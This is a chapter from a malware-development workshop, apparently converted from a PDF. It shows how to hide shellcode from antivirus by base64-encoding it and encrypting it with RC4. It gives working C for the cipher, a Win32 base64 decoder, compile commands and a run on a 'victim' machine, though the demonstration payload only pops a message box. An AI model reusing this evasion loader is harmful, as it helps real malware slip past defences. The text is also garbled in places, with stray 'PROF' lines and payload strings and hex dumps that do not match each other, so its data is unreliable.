

06 cryptography - RC4 + Base64 (payload)

In most cases in real life, a simple `base64` encoding of the payload is enough during a pentest, but if antivirus protection is well configured on the target host, then this is a problem. What if you encrypt it with a stream cipher?

RC4 in `C/C++` looks like this:

```
// swap
void swap(unsigned char *a, unsigned char *b) {
    unsigned char tmp;
    tmp = *a;
    *a = *b;
    *b = tmp;
}

// key-scheduling algorithm (KSA)
void KSA(unsigned char *s, unsigned char *key, int keyL) {
    int k;
    int x, y = 0;

    // initialize
    for (k = 0; k < 256; k++) {
        s[k] = k;
    }

    for (x = 0; x < 256; x++) {
        y = (y + s[x] + key[x % keyL]) % 256;
        swap(&s[x], &s[y]);
    }
    return;
}

// pseudo-random generation algorithm (PRGA)
unsigned char* PRGA(unsigned char* s, unsigned int messageL) {
    int i = 0, j = 0;
    int k;

    unsigned char* keystream;
    keystream = (unsigned char *)malloc(sizeof(unsigned char)*messageL);
    for(k = 0; k < messageL; k++) {
        i = (i + 1) % 256;
        j = (j + s[i]) % 256;
        swap(&s[i], &s[j]);
        keystream[k] = s[(s[i] + s[j]) % 256];
    }
    return keystream;
}
```

```
// encryption and decryption
unsigned char* RC4(unsigned char *plaintext, unsigned char* ciphertext,
unsigned char* key, unsigned int keyL, unsigned int messageL) {
    int i;
    unsigned char s[256];
    unsigned char* keystream;
    KSA(s, key, keyL);
    keystream = PRGA(s, messageL);

    for (i = 0; i < messageL; i++) {
        ciphertext[i] = plaintext[i] ^ keystream[i];
    }
    return ciphertext;
}
```

First of all we **base64** encoded our messagebox payload, which in turn will be encrypted with the **RC4** algorithm:

The screenshot shows a terminal window on the left and a hex-to-base64 converter on the right. The terminal shows the command `hexdump -e '16/1 "%02x " "\n"' meow.bin` being executed, displaying the hex dump of the file. The converter on the right shows the input hex data being converted to a base64 encoded string.

```
cocomelonc@pop-os: ~/hacking/bsprishina-2024-maldev-workshop/06-cryptography/02-rc4-base64
cocomelonc@pop-os: ~/hacking/bsprishina-2024-maldev-workshop/06-cryptography/02-rc4-base64$ hexdump -e '16/1 "%02x " "\n"' meow.bin
fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41
50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48 8b 52
18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a
4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02 2c 20 41 c1
c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e
8b 42 3c 48 01 d0 3e 8b 80 88 00 00 00 48 85 c0
74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49
01 d0 e3 5c 48 ff c9 3e 41 8b 34 88 48 01 d6 4d
31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75
f1 3e 4c 03 4c 24 08 45 39 d1 75 d6 58 3e 44 8b
40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c
49 01 d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e
59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0
58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7
c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d
85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5
48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f 77 2d
6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00
cocomelonc@pop-os: ~/hacking/bsprishina-2024-maldev-workshop/06-cryptography/02-rc4-base64$
```

The converter shows the input hex data being converted to a base64 encoded string. The output is a long base64 string that is then encrypted using RC4.

PROF

```
unsigned char* plaintext = (unsigned
char*)" /EiB5PD////o0AAAAEFRQVBSUVZIMdJlSItSYD5Ii1IYPkiLUiA+SItYUD5ID7dKS
k0xyUgXwKw8YXwCLCBBwckNQHB4u1SQVE+SItSID6LQjxIAdA+i4CIAAAASIXAdG9IAdBQP
otIGD5Ei0AgSQHQ41xI/8k+QYs0iEgB1k0xyUgXwKxBwckNQHB00B18T5MA0wkCEU50XXWW
D5Ei0AksQHQZj5BiwxIPkSLQBxJAdA+QYsEiEgB0EFYQVhewVpBWEFZQVpIg+wgQVL/4FhBW
Vo+SIsS6Un///9dScfBAAAAAD5IjZX+AAAPkyNhQkBAABIMc lBukWDVgf/1UgxyUG68LWiV
v/VTWVvdy1tZW93IQa9Xi4uXj0A";
unsigned char* key = (unsigned char*)"key";
unsigned char* ciphertext = (unsigned char *)malloc(sizeof(unsigned
char) * strlen((const char*)plaintext));
RC4(plaintext, ciphertext, key, strlen((const char*)key), strlen((const
char*)plaintext));
```

So in our malware we do the reverse process: first we decrypting it via **RC4** then decoding via **base64**. For base64 decoding process we use Win32 crypto API:

```
#include <windows.h>
#include <wincrypt.h>
#pragma comment (lib, "crypt32.lib")

//...
//...
//...

int b64decode(const BYTE * src, unsigned int srcLen, char * dst,
unsigned int dstLen) {
    DWORD outLen;
    BOOL fRet;
    outLen = dstLen;
    fRet = CryptStringToBinary( (LPCSTR) src, srcLen, CRYPT_STRING_BASE64,
(BYTE * )dst, &outLen, NULL, NULL);
    if (!fRet) outLen = 0; // failed
    return (outLen);
}

//...
```

Let's go to see everything in action. Compile our malware:


```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive -lcrypt32
```

PROF

```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/06-cryptograph
y/02-rc4-base64$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/min
gw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fper
missive -lcrypt32
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/06-cryptograph
y/02-rc4-base64$ ls -lt
total 156
-rwxrwxr-x 1 cocomelonc cocomelonc 107520 May 21 18:39 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 3133 May 21 18:37 README.md
drwxrwxr-x 2 cocomelonc cocomelonc 4096 May 21 18:37 img
-rw-rw-r-- 1 cocomelonc cocomelonc 5154 May 21 18:33 hack.c
-rw-rw-r-- 1 cocomelonc cocomelonc 23545 May 9 19:15 06-cryptography-rc4-
base64.pdf
-rw-r--r-- 1 cocomelonc cocomelonc 433 Apr 15 18:32 hello.bin
-rw-r--r-- 1 cocomelonc cocomelonc 285 Nov 3 2023 meow.bin
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/06-cryptograph
y/02-rc4-base64$
```

Then run it at the victim's machine:

```
.\hack.exe
```



```
PS C:\Users\zhzhu> cd Z:\bsprishtina-2024-maldev-workshop\06-cryptography\02-rc4-base64\  
PS Z:\bsprishtina-2024-maldev-workshop\06-cryptography\02-rc4-base64>  
PS Z:\bsprishtina-2024-maldev-workshop\06-cryptography\02-rc4-base64> .\hack.exe  
-----payload-----  
fc 48 81 e4 f0 ff ff e8 d0 00 00 00 41 51  
41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48  
8b 52 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48  
0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 02  
2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e  
48 8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80 88  
00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48  
18 3e 44 8b 40 20 49 01 d0 5c 48 ff c9 3e  
41 8b 34 88 48 01 d6 01 c9 48 31 c0 ac 41  
c1 c9 0d 41 01 c1 38 01 c9 48 31 c0 ac 41  
08 45 39 d1 75 d6 58 01 c9 48 31 c0 ac 41  
66 3e 41 8b 0c 48 3e 01 d0 5c 48 ff c9 3e  
41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41  
58 41 59 41 5a 48 83 ec 20 41 52 ff e0 58 41  
59 5a 3e 48 8b 12 e9 49 ff ff 5d 49 c7 c1  
00 00 00 00 3e 48 8d 95 fe 00 00 00 3e 4c 8d  
85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff  
d5 48 31 c9 41 ba f0 b5 a2 56 ff d5 4d 65 6f  
77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00
```

As you can see everything is worked perfectly 😊

via <https://cocomelonc.github.io/malware/2022/08/16/malware-av-evasion-9.html>